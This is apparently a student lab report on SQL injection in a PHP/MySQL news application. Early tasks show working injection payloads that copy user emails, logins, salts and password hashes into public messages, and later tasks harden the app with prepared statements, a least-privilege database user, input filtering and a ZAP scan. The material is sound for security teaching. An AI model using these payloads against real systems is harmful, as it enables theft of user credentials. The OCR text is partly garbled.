


Tasks to do:

Task 2.1.

Create a "news" database. Inside, create a "message" table and fill it with data. Use the script in Listing 3.1 to create the table.

```
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→ ~ docker ps
CONTAINER ID IMAGE
                    COMMAND
                                    CREATED
STATUS PORTS
                                    NAMES
19cb67f88ac5 php:8.2-apache
                    "docker-php-entrypoi..."
                                    8 minutes ago
8 minutes 0.0.0.0:8080->80/tcp, [::]:8080->80/tcp php-app
                    "docker-entrypoint.s..." 8 minutes ago
7a69e8d62d1a mysql:8.0
                                              Up
8 minutes 3306/tcp, 33060/tcp
                                  mysql-db
                                                  ſΩ
mysql> SHOW TABLES;
+----+
Tables_in_mydb
+----+
message
user
                                                  ſÒ
mysql> SELECT id, login,email,hash FROM user LIMIT 3;
id login email hash
| 1 | john | johny@gmail.com | 552d29f9290b9521e6016c2296fa4511 |
 2 | susie | susie@gmail.com | 8c90f286786c7f3b96564e1e88e0ddab |
3 | anie | anie@gmail.com | dcb710a566c2a24c8bfaf83618e728f7 |
                                                  Ç
mysql> SELECT * FROM message LIMIT 3;
-----
id name
                      type message
deleted
+---+----
-----
                    | public | Intel has announced a new
1 | New Intel technology
processor for desktops
 shares will go up!
                      0 |
| 3 | New graphic card from NVidia | public | NVidia has announced a new
```



Task 2.2.

Perform the attack from Figure 3.2 again. This time, however, include the user's login, hash and salt in the message body.

INSERT INTO message (`name`, 'type`, `message`, 'deleted`) VALUES ('test', 'public', (SELECT CONCAT(email, login, " | ", salt, " | ", hash) FROM `user` WHERE 1 LIMIT 1),0)#', 'public', 'test',0)

Messages

- 1. Intel has announced a new processor for desktops
- 2. brokers announce: Intel shares will go up!
- 3. NVidia has announced a new graphic card for desktops
- 4. A passenger plane has crashed in Europe
- 5. A new version of virus was found!
- 6. Price of bitcoin reaches new record.
- 7. A new version of windows was announced. Present buyers of Widows 10 can update the system to the newest version for free.
- 8. test
- 9. test 10. anie@gmail.com
- 11. johny@gmail.comjohnsF5%gR552d29f9290b9521e6016c2296fa4511
- 12. johny@gmail.comjohn | sF5%gR | 552d29f9290b9521e6016c2296fa4511

Task 2.3.

Perform the attack from Figure 3.2 again. This time, however, include another user's details in the body of the message.


INSERT INTO message (`name`, 'type`, `message`, `deleted`) VALUES ('test','public',(SELECT CONCAT(email, login, " | ", salt, " | ", hash) FROM user LIMIT 1 OFFSET 1),0)#','public','(test 2',0)


Messages

- 1. Intel has announced a new processor for desktops
- 2. brokers announce: Intel shares will go up!
- 3. NVidia has announced a new graphic card for desktops
- 4. A passenger plane has crashed in Europe
- 5. A new version of virus was found!
- 6. Price of bitcoin reaches new record.
- 7. A new version of windows was announced. Present buyers of Widows 10 can update the system to the newest version for free.
- 8. test
- 9. test
- 10. anie@gmail.com
- 11. johny@gmail.comjohnsF5%gR552d29f9290b9521e6016c2296fa4511
- $12.\ johny@gmail.comjohn \ |\ sF5\% gR\ |\ 552d29f9290b9521e6016c2296fa4511$
- 13. susie@gmail.comsusie | j67R | 8c90f286786c7f3b96564e1e88e0ddab

Task 2.4.

Add the ability to edit messages to the application. Verify what SQLI attacks are possible against the added module.





```
Message updated successfully.
Messages
                                                     test'.'public'.(SELECT email FROM 'user' WHERE 1 LIMIT 1).0)#
      New Intel technology
                                                                                                                                                                           Edit
      Intel shares raising
                                                      brokers announce: Intel shares will go up!
                                                                                                                                                                           Edit
      New graphic card from NVidia
                                                     NVidia has announced a new graphic card for desktops
                                                                                                                                                                           Edit
      Airplane crash
                                                     A passenger plane has crashed in Europe
                                                                                                                                                                           Edit
      Coronavirus
                                                     A new version of virus was found!
                                                                                                                                                                           Edit
      Bitcoin price raises
                                                     Price of bitcoin reaches new record.
                                                                                                                                                                           Edit
     New Windows announced
                                                     A new version of windows was announced. Present buyers of Widows 10 can update the system to the newest version for free. Edit
                                                                                                                                                                           Edit
      (SELECT email FROM 'user' WHERE 1 LIMIT 1) test
                                                                                                                                                                           Edit
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                                                      anie@gmail.com
      test
                                                      johny@gmail.comjohnsF5%gR552d29f9290b9521e6016c2296fa4511
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                                                     johny@gmail.comjohn | sF5%gR | 552d29f9290b9521e6016c2296fa4511
      test
                                                                                                                                                                           Edit
                                                      susie@gmail.comsusie | j67R | 8c90f286786c7f3b96564e1e88e0ddab
                                                                                                                                                                           Edit
Navigation
index
messages
add new message
```

In my case, The update edit made in unsuccessfull to perform SQL Injection. Its propably due to prepared statements

```
$stmt = $this->mysqli->prepare("UPDATE message SET name = ?, type = ?,
message = ? WHERE id = ?");
```

inside of

Its creating a query that separates the SQL code structure from the user input data.

Task 2.5.

Add a new database user. Define the minimum required set of permissions for it (show what set it is in the report). Use the newly created account to connect the application to thedatabase. Verify what has changed in terms of application security. Tip. Try the attack in Figure 3.10 again

Creation of an user

mysql> FLUSH PRIVILEGES;


Query OK, 0 rows affected (0.01 sec)

```
mysql> CREATE USER 'new_user'@'172.20.0.3' IDENTIFIED BY 'user_password';
Query OK, 0 rows affected (0.01 sec)

Granting privileges

mysql> GRANT SELECT, INSERT, UPDATE ON mydb.* TO 'new_user'@'172.20.0.3';
Query OK, 0 rows affected (0.01 sec)
```

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In my case I get an error. Which on one hand is bad but on the other does not reveals the version of my database version, which in this case should return:

```
mysql> SELECT @@version;
+------
| @@version |
+-------
| 8.0.39 |
+------
```

or

```
mysql> SELECT @@version LIKE '10.4.22-MariaDB' LIMIT 1;

+------+
| @@version LIKE '10.4.22-MariaDB' |
+------+
| 0 |
+-----+
1 row in set (0.00 sec)
```

But even if it would pass, it propably should be fixed with the use of prepared statements

```
$stmt = $this->mysqli->prepare("INSERT INTO message (`name`, `type`,
`message`, `deleted`) VALUES (?, ?, ?, ?)");
$stmt->bind_param("sssi", $name, $type, $content, $deleted);
$stmt->execute();
```

Task 2.6.

Modify the application. Use only PDO to connect to the database. Place the code for handling the database in the Db class. In each case, the data should be retrieved by a dedicated function that is called in the PHP page code. The function should return the page a set of data to display

```
СD
apt-get update
                                                                                 ſŪ
apt-get install -y libpng-dev libjpeg-dev libfreetype6-dev libzip-dev && \
docker-php-ext-configure gd --with-freetype --with-jpeg && \
docker-php-ext-install gd pdo pdo_mysql
                                                                                 ſĊ
class Db {
   private $pdo;
   private $select result;
   public function __construct($server, $user, $pass, $db) {
        try {
            // Create a new PDO instance
            $this->pdo = new
PDO("mysql:host=$server;dbname=$db;charset=utf8", $user, $pass);
            $this->pdo->setAttribute(PDO::ATTR_ERRMODE,
PDO::ERRMODE EXCEPTION);
        } catch (PDOException $e) {
            echo "Connection failed: " . $e->getMessage();
            exit();
    }
    public function select($sql) {
        $results = [];
        try {
            $stmt = $this->pdo->query($sq1);
            while ($row = $stmt->fetch(PDO::FETCH_OBJ)) {
                $results[] = $row;
```

```
}
            $this->select result = $results;
            return $results;
        } catch (PDOException $e) {
            echo "Select failed: " . $e->getMessage();
            return false:
        }
    }
   public function addMessage($name, $type, $content) {
        $sql = "INSERT INTO message (`name`, `type`, `message`, `deleted`)
VALUES (:name, :type, :content, 0)";
       try {
            $stmt = $this->pdo->prepare($sql);
            $stmt->bindParam(':name', $name);
            $stmt->bindParam(':type', $type);
            $stmt->bindParam(':content', $content);
            return $stmt->execute();
        } catch (PDOException $e) {
            echo "Add message failed: " . $e->getMessage();
            return false;
    }
   public function getMessage($message id) {
        foreach ($this->select result as $message) {
            if ($message->id == $message id) {
                return $message->message;
            }
        }
    }
   public function updateMessage($id, $name, $type, $content) {
        $sql = "UPDATE message SET name = ?, type = ?, message = ? WHERE id
= ?";
        try {
            $stmt = $this->pdo->prepare($sql);
            $stmt->bindParam(1, $name);
            $stmt->bindParam(2, $type);
            $stmt->bindParam(3, $content);
            $stmt->bindParam(4, $id);
            $stmt->execute();
            return true;
        } catch (PDOException $e) {
            echo "Error updating message: " . $e->getMessage();
            return false;
    }
```

```
public function __destruct() {
         $this->pdo = null; // Close the PDO connection
    }
}
```

```
Message updated successfully.
Messages
      New Intel technology
                                                      ' OR '1'='1
                                                                                                                                                                           Edit
      Intel shares raising
                                                                                                                                                                           Edit
                                                      brokers announce: Intel shares will go up!
      New graphic card from NVidia
                                                      NVidia has announced a new graphic card for desktops
                                                                                                                                                                           Edit
      Airplane crash
                                                      A passenger plane has crashed in Europe
                                                                                                                                                                           Edit
      Coronavirus
                                                      A new version of virus was found!
                                                                                                                                                                           Edit
      Bitcoin price raises
                                                      Price of bitcoin reaches new record.
                                                                                                                                                                           Edit
                                                      A new version of windows was announced. Present buyers of Widows 10 can update the system to the newest version for free. Edit
      New Windows announced
                                                                                                                                                                           Edit
      (SELECT email FROM 'user' WHERE 1 LIMIT 1) test
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                                                                                                                                                                           Edit
                                                      anie@gmail.com
                                                      johny@gmail.comjohnsF5%gR552d29f9290b9521e6016c2296fa4511
      test
                                                                                                                                                                           Edit
      test
                                                      johny@gmail.comjohn | sF5%gR | 552d29f9290b9521e6016c2296fa4511
                                                                                                                                                                           Edit
                                                      susie@gmail.comsusie | j67R | 8c90f286786c7f3b96564e1e88e0ddab
      test
                                                                                                                                                                           Edit
                                                                                                                                                                           Edit
      PDO TEST 2
                                                      PDO TEST 2
                                                                                                                                                                           Edit
Navigation
index
messages
add new message
```

Task 2.7.

Include user input filtering in your application

To filter user input, I decided to add the **htmlspecialchars** and **trim** functions to remove unnecessary characters and convert potentially harmful characters such as ', ", ', and \ into their harmless equivalents.

Messages.php

```
// Editing existing message
if (isset($_POST['update_message'])) {
    $id = intval($_POST['id']);
    $name = htmlspecialchars(trim($_POST['name']));
    $type = htmlspecialchars(trim($_POST['type']));
    $content = htmlspecialchars(trim($_POST['content']));

if ($db->updateMessage($id, $name, $type, $content)) {
        echo "Message updated successfully.";
    } else {
        echo "Updating message failed.";
    }
}
```

message edit.php

```
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<form method="post" action="messages.php">
   <input type="hidden" name="id" value="<?php echo $message_id; ?>" />
   Name
          <input type="text" name="name" value="<?php echo</pre>
htmlspecialchars($message->name); ?>" size="56" required />
          Type
          <select name="type">
                 <option value="public" <?php if ($message->type ==
"public") echo "selected"; ?>>Public</option>
                 <option value="private" <?php if ($message->type ==
"private") echo "selected"; ?>>Private</option>
              </select>
          Message Content
          <textarea required name="content" rows="10" cols="40"><?php
echo htmlspecialchars($message->message); ?></textarea>
```


```
<input type="submit" value="Update Message" name="update_message"/>
</form>
```

Task 2.8.

Apply whitelist to filter message type. Tip: Notice that the message type is selected by the user from a list. This does not mean, however, that you cannot insert any other string of characters there. This is possible using developer tools that modify the content of the page (in the Chrome browser by pressing the F12 button). Therefore, you need to verify whether the value transferred from this field is included in the set (public, private)

Messages.php

```
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// Adding new message
   if (isset($ POST['add message'])) {
       $name = htmlspecialchars(trim($_POST['name']));
       $type = htmlspecialchars(trim($ POST['type']));
       $content = htmlspecialchars(trim($_POST['content']));
       // whitelist
       $allowed_types = ['public', 'private'];
       if (in_array($type, $allowed_types)) {
           if (!$db->addMessage($name, $type, $content)) {
              echo "Adding new message failed.
";
       } else {
           // Handle invalid type
          echo "Invalid message type. Please select
a valid option.";
   }
```




Task 2.9.

Modify the application. Develop comprehensive application security against SQLI attacks. Create an additional Filter class. Include all the functionalities necessary to filter data. Add filtering functions for data downloaded from the form. In the Db class, modify the functions for adding data to the database so that each database function filters the data before using it. The purpose of these modifications is to protect against programmer mistakes. He will not have to remember to filter data. Each time the database function is called, the filter function will be automatically invoked. Tip: The presented approach to filtering and inserting data into the database may require rebuilding database functions. The name, email address and URL will be filtered differently. This problem can be solved in two ways:

1. Develop independent functions for different types of data:

- addName
- addURL
- addEmail
- 2. Develop one generic function for inserting data and pass the type of filter that should be used to the function as a parameter.

At first, I wanted to allow characters like ', but I really didn't like the outcome and decided it would be best to forbid these characters.



Filter class has a filter function for each type:

- name
 - Ensures it's a string and doesn't allow characters that are not letters or spaces.
- email
 - Ensures it's a string and uses a built-in validation function.
- type
 - Ensures it's a string and is either public or private.
- url
 - Ensures it's a string and uses a built-in validation function.
- general
 - Removes any character that is not a word character \w , which includes letters,
 digits, and underscores. \s removes whitespace.

Also I am not sure why there are email and url functions, I assumed it had to be type and content so I made type filter and general filter for content.

Filter.php

```
<?php
class Filter {
    public static function filter_name($name) {
        if (!is string($name)) {
            throw new InvalidArgumentException("Name must be a string.");
        if (preg_match('/[^a-zA-Z\s]/', $name)) {
            throw new InvalidArgumentException('Invalid input detected.
Only letters and spaces are allowed.');
        return htmlspecialchars(trim($name));
   // ??
    public static function filter_email($email) {
        if (!is_string($email)) {
            throw new InvalidArgumentException("Email must be a string.");
        }
        // Built-in validation
        if (!filter var($email, FILTER VALIDATE EMAIL)) {
            throw new InvalidArgumentException("Invalid email format.");
        }
        return htmlspecialchars(trim($email));
    }
    // ??
    public static function filter_url($url) {
        if (!is_string($url)) {
            throw new InvalidArgumentException("URL must be a string.");
        // Built-in validation
        if (!filter_var($url, FILTER_VALIDATE_URL)) {
            throw new InvalidArgumentException("Invalid URL format.");
        return htmlspecialchars(trim($url));
    }
   public static function filter_general($input) {
        if (!is_string($input)) {
            throw new InvalidArgumentException("Input must be a string.");
        // Remove potentially harmful characters
        return preg replace('/[^\w\s]/', '',
htmlspecialchars(trim($input)));
    }
    public static function filter_type($type) {
        if (!is string($type)) {
```

throw new InvalidArgumentException("Type must be a string.");

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```
}
    // Ensure the type is either 'public' or 'private'
    $type = strtolower(htmlspecialchars(trim($type)));
    if (!in_array($type, ['public', 'private'])) {
        throw new InvalidArgumentException("Type must be either
'public' or 'private'.");
    }
    return $type;
}
```

Db.php makes use of the Filter class functions, so before inserting or updating data, it throws an exception if necessary. Additionally, SQL queries are **prepared statements** to increase security.

Db.php

```
Q
<?php
class Db {
   private $pdo; // PDO instance
   private $select result; // result
   public function __construct($server, $user, $pass, $db) {
        try {
            // Create PDO instance
            $this->pdo = new
PDO("mysql:host=$server;dbname=$db;charset=utf8", $user, $pass);
            $this->pdo->setAttribute(PDO::ATTR_ERRMODE,
PDO::ERRMODE_EXCEPTION);
        } catch (PDOException $e) {
            echo "Connection failed: " . $e->getMessage();
            exit();
    }
   public function select($sql) {
        $results = [];
        try {
            $stmt = $this->pdo->query($sql);
            while ($row = $stmt->fetch(PDO::FETCH_OBJ)) {
                $results[] = $row;
            $this->select_result = $results;
            return $results;
```

```
} catch (PDOException $e) {
            echo "Select failed: " . $e->getMessage();
            return false;
        }
    }
   public function addMessage($name, $type, $content) {
        $filtered name = Filter::filter name($name);
        $filtered type = Filter::filter type($type);
        $filtered content = Filter::filter general($content);
        $sql = "INSERT INTO message (`name`, `type`, `message`, `deleted`)
VALUES (:name, :type, :content, 0)";
       try {
            $stmt = $this->pdo->prepare($sql);
            $stmt->bindParam(':name', $filtered name);
            $stmt->bindParam(':type', $filtered_type);
            $stmt->bindParam(':content', $filtered_content);
            return $stmt->execute();
        } catch (PDOException $e) {
            echo "Add message failed: " . $e->getMessage();
            return false;
   }
   public function updateMessage($id, $name, $type, $content) {
        $filtered name = Filter::filter name($name);
        $filtered type = Filter::filter type($type);
        $filtered content = Filter::filter general($content);
        $sql = "UPDATE message SET name = ?, type = ?, message = ? WHERE id
= ?";
        try {
            $stmt = $this->pdo->prepare($sql);
            $stmt->bindParam(1, $filtered_name);
            $stmt->bindParam(2, $filtered type);
            $stmt->bindParam(3, $filtered content);
            $stmt->bindParam(4, $id);
            $stmt->execute();
            return true;
        } catch (PDOException $e) {
            echo "Error updating message: " . $e->getMessage();
            return false;
    }
   public function __destruct() {
        $this->pdo = null; // Close the PDO connection
```

After an update of the application, I also tested it with ZAP, and as a result, I received some warnings but no High risk errors.

Alert counts by alert type

This table shows the number of alerts of each alert type, together with the alert type's risk level.

(The percentages in brackets represent each count as a percentage, rounded to one decimal place, of the total number of alerts included in this report.)

Alert type	Risk	Count
Content Security Policy (CSP) Header Not Set	Medium	24
		(342.9%)
Missing Anti-clickjacking Header	Medium	22
		(314.3%)
Information Disclosure - Debug Error Messages	Low	17
		(242.9%)
Private IP Disclosure	Low	17
		(242.9%)
Server Leaks Information via "X-Powered-By" HTTP Response Header	Low	22
<u>Field(s)</u>		(314.3%)
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	24
		(342.9%)
X-Content-Type-Options Header Missing	Low	22
		(314.3%)
Total		7

Task 2.10.

Verify the vulnerability of the secured application to SQLI attacks. Conduct several selected attacks on the application and present their results..

I tried basic payloads of:

```
• ' OR '1'='1' #
• " OR "1"="1" --
```

• " OR "1"="1" #

Creating a new message and editing existing ones resulted in the following error:

Invalid input detected. Only letters and spaces are allowed.

as it did in earlier task:

Edit Lintel shares will go up! Edit meed a new graphic card for desktops Edit meed a new graphic card for desktops Edit ehas crashed in Europe Edit virus was found! Edit eaches new record. Edit windows was announced. Present buyers of Widows 10 can update the system to the newest version for free. Edit Edit edit eaches new record. Edit Edit edit eaches new record. Edit Edit edit edit edit edit edit edit edit e
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